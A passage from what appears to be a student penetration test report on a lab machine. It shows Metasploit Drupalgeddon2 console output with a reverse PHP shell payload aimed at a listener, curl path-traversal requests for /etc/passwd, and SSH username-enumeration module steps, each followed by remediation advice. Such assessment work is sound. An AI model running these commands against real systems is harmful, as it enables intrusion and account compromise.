RHOSTS       10.10.64.124    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT        80              yes       The target port (TCP)
SSL          false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI    /drupal         yes       Path to Drupal install
VHOST        no              no        HTTP server virtual host

Payload options (php/reverse_php):
-----
Name      Current Setting  Required  Description
-----
LHOST     10.10.11.77     yes       The listen address (an interface may be specified)
LPORT     4445            yes       The listen port

Exploit target:
--
Id  Name
--  --
0   Automatic (PHP In-Memory)

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/drupal_drupalgeddon2) >
msf6 exploit(unix/webapp/drupal_drupalgeddon2) >
msf6 exploit(unix/webapp/drupal_drupalgeddon2) >
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set PAYLOAD php/reverse_php
PAYLOAD => php/reverse_php
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Started reverse TCP handler on 10.10.11.77:4445
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/drupal_drupalgeddon2) >
```

(Screenshot 16:- Screenshot showing the failure to establish a shell even after switching to a simpler payload)

- Impact Analysis →

In a typical situation, Drupalgeddon2 vulnerability offers access to complete remote code execution in the target system. Successful exploitation can result in complete website compromise, exfiltration of sensitive information, and complete administrative control of the server. Additionally, a compromised server can be used as a jump point for internal network lateral movement, further extending the attack scope. Although attempts to establish a reverse shell connection were unsuccessful—likely because of network limitations—the vulnerability itself remains severe. In an unrestricted environment, an attacker could successfully inject arbitrary PHP code, manipulate the server, and compromise the system's integrity, confidentiality, and availability.

- Recommendations and Remediation Advice →

1. **Patch Drupal CMS Immediately:**

- Upgrade to the latest secure version of Drupal.
- Apply the security update addressing CVE-2018-7600.

2. **Implement a Web Application Firewall (WAF):**

- Deploy a WAF to detect and block malicious payloads before reaching the application.

3. **Restrict Network Egress Traffic:**

- Limit server's ability to initiate outbound connections (e.g., reverse shells).

4. **Disable Unnecessary PHP Functions:**

- Disable dangerous PHP functions like `exec()`, `system()`, `shell_exec()`, `passthru()` in `php.ini`.

5. **Incident Detection and Monitoring:**

- Monitor server logs for unusual activity or failed reverse shell attempts.
- Implement IDS/IPS systems.

6. **Backup and Recovery Planning:**

- Maintain updated, secured backups.
- Ensure quick rollback in case of successful exploitation.

- Conclusion →

The Drupal 7 CMS on the target system was confirmed vulnerable to the critical Drupalgeddon2 exploit. Although session establishment failed during the test due to external factors, the presence of the vulnerability alone represents a major security risk. Immediate patching and security hardening are essential to mitigate this risk. Proactive monitoring and regular maintenance must be adopted to protect against future exploitation attempts.

5.3 Apache HTTPD 2.4.7 RCE Attempt (CVE-2021-40438)

- Description

While no exploitation was performed, the steps for a potential exploit and associated risks are outlined. Recommendations to mitigate the vulnerability are provided during assessment of the Apache HTTPD 2.4.7 vulnerability (CVE-2021-40438) identified on the target system.

- Scope

1. Target IP: 10.10.64.124
2. Service: Apache HTTPD 2.4.7
3. Vulnerability: CVE-2021-40438 (mod_proxy RCE via crafted URI)
4. No active exploitation performed (testing phase only)

- Steps to be Performed

1. Vulnerability Identification

- Conduct service version detection using Nmap.
- Confirm Apache version as 2.4.7.
- Reference known vulnerabilities for

2. Search Public Exploits

- Use Searchsploit:- searchsploit apache 2.4.7

3. Attempt to Trigger the Vulnerability

- Use curl to craft an HTTP request designed to exploit the mod_proxy module vulnerability: curl -v "http://10.10.64.124/cgi-bin/..%2f..%2fetc/passwd"

OR

```
curl -v -H "X-Forwarded-For: localhost" "http://10.10.64.124/"
```

4. Log and Document Observations

- Capture any server misbehavior.
- No shell or remote access attempts to be performed.

the identified version.

- Monitor HTTP responses for unusual behavior such as 500 Internal Server Errors or information disclosure.

• Risk Analysis

This vulnerability allows attackers to perform remote code execution by abusing Apache's `mod_proxy` functionality. If successfully exploited, it can enable access to restricted system files such as `/etc/passwd`, potentially leading to full web server compromise. While the vulnerability requires specific server configurations to be exploitable, the confirmed presence of a vulnerable Apache version increases the risk. Attackers could manipulate requests to bypass access controls or inject malicious content. Given the potential for significant data exposure and system takeover, the risk level is considered critical, with a medium likelihood of exploitation in the current environment.

• Recommendations

1. **Patch and Update Apache HTTPD:**
 - Upgrade to a secured version (Apache HTTPD 2.4.52 or later).
2. **Disable Unnecessary Modules:**
 - Disable `mod_proxy` if not required.
3. **Input Validation and Filtering:**
 - Implement strict URL validation on server-side requests.
4. **Monitor HTTP Traffic:**
 - Use Intrusion Detection Systems (IDS) to detect crafted HTTP requests.
5. **Firewall and Network Hardening:**
 - Restrict public access to administrative paths and server backends.

• Conclusion

The Apache HTTPD service at 10.10.64.124 is vulnerable to CVE-2021-40438, posing a critical risk. Immediate patching and network hardening are strongly recommended to prevent potential exploitation.

5.4 OpenSSH User Enumeration (CVE-2018-15473)

- Description

Although no active exploitation was conducted, the following steps outline potential attack steps and highlight the associated security risks for the OpenSSH 6.6.1p1 user enumeration vulnerability (CVE-2018-15473) identified on the target machine.

- Scope

- Target IP: 10.10.64.124
- Service: OpenSSH 6.6.1p1
- Vulnerability: CVE-2018-15473 (Username Enumeration via SSH Authentication Responses)
- No active exploitation performed (testing phase only)

- Steps to be Performed

1. Vulnerability Identification

- Confirmed OpenSSH version via Nmap service detection.
- Verified that OpenSSH 6.6.1p1 is affected by CVE-2018-15473.

2. Enumeration Testing

- Use Metasploit auxiliary module:
 - use auxiliary/scanner/ssh/ssh_enumusers
 - set RHOSTS 10.10.64.124
 - set USER_FILE <path-to-username-list>
 - run
- Alternatively, use a manual Python script exploiting the SSH authentication response behavior.

3. Observation

- A valid username would produce a slightly different timing or error response compared to an invalid one.
- Document differences in SSH authentication error messages or response times.

- Risk Analysis

The vulnerability allows an attacker to enumerate valid usernames on the server by searching for subtle differences in response to authentication. This significantly assists an attacker in brute-force password attacks since they can target only discovered valid accounts rather than indiscriminately guessing usernames. The threat for account compromise and unauthorized server access is therefore significantly increased. Because of the simplicity of this attack and the availability of automated attacks to exploit this vulnerability, the likelihood of exploitation is high. Mitigation should be accomplished immediately to protect authentication systems and minimize the possibility of unauthorized access attempts on critical infrastructure.

- Recommendations

1. **Upgrade OpenSSH:** Patch to a non-vulnerable version (OpenSSH 7.7 or later).
2. **Enable Authentication Delay and Consistent Error Responses:** Configure SSH daemon to introduce uniform timing and messaging for authentication failures.
3. **Use Fail2Ban or SSH Guard:** Deploy automated blocking mechanisms against repeated failed login attempts.
4. **Enforce Multi-Factor Authentication (MFA):** Add a second authentication factor to reduce reliance on passwords.
5. **Limit SSH Access:** Restrict SSH access to trusted IP addresses using firewall rules.

- Conclusion

The OpenSSH 6.6.1p1 service on the target machine is susceptible to username enumeration via CVE-2018-15473. Though no exploitation was conducted during testing, the vulnerability represents a high security risk and must be addressed promptly.

6. Final Conclusion:-

The penetration test exercise of the organization's default system image revealed a number of high-priority and critical risk vulnerabilities within the core infrastructure services. Effective exploitation of the UnrealIRCd backdoor confirmed full system compromise, while Drupalgeddon2 vulnerability set up the potential for remote code execution against the web server. Other risks, including Apache HTTPD exploitation vectors and OpenSSH user enumeration, also served to indicate the need for immediate security upgrades.

Although not all of the vulnerabilities resulted in successful shell access due to network limitations, the underlying threats remain real. Remediation steps like patching vulnerable services, updating old software, enforcing strict access controls, and performing proactive monitoring are required to improve the security posture of the organization. Continuous vulnerability management and following cybersecurity best practices will be crucial to protecting corporate assets from future insider and outsider attacks.

Reference List

1. NIST, 2010. *CVE-2010-2075 Detail*. [online] Available at: <https://nvd.nist.gov/vuln/detail/CVE-2010-2075> [Accessed 27 April 2025].
2. NIST, 2018a. *CVE-2018-7600 Detail*. [online] Available at: <https://nvd.nist.gov/vuln/detail/CVE-2018-7600> [Accessed 27 April 2025].
3. NIST, 2021. *CVE-2021-40438 Detail*. [online] Available at: <https://nvd.nist.gov/vuln/detail/CVE-2021-40438> [Accessed 27 April 2025].
4. NIST, 2018b. *CVE-2018-15473 Detail*. [online] Available at: <https://nvd.nist.gov/vuln/detail/CVE-2018-15473> [Accessed 27 April 2025].
5. EC-Council, 2022. *Certified Ethical Hacker (CEH) Version 12 eBook w/ iLabs (Volumes 1 through 4)*. 12th ed. EC-Council.
6. Nmap.org, 2025. *Nmap: the Network Mapper*. [online] Available at: <https://nmap.org/> [Accessed 27 April 2025].
7. Rapid7, 2025. *Metasploit Framework*. [online] Available at: <https://www.metasploit.com/> [Accessed 27 April 2025].
8. curl.se, 2025. *curl - Command Line Tool and Library for Transferring Data with URLs*. [online] Available at: <https://curl.se/> [Accessed 27 April 2025].
9. Offensive Security, 2025. *SearchSploit - The Exploit Database*. [online] Available at: <https://www.exploit-db.com/searchsploit> [Accessed 27 April 2025].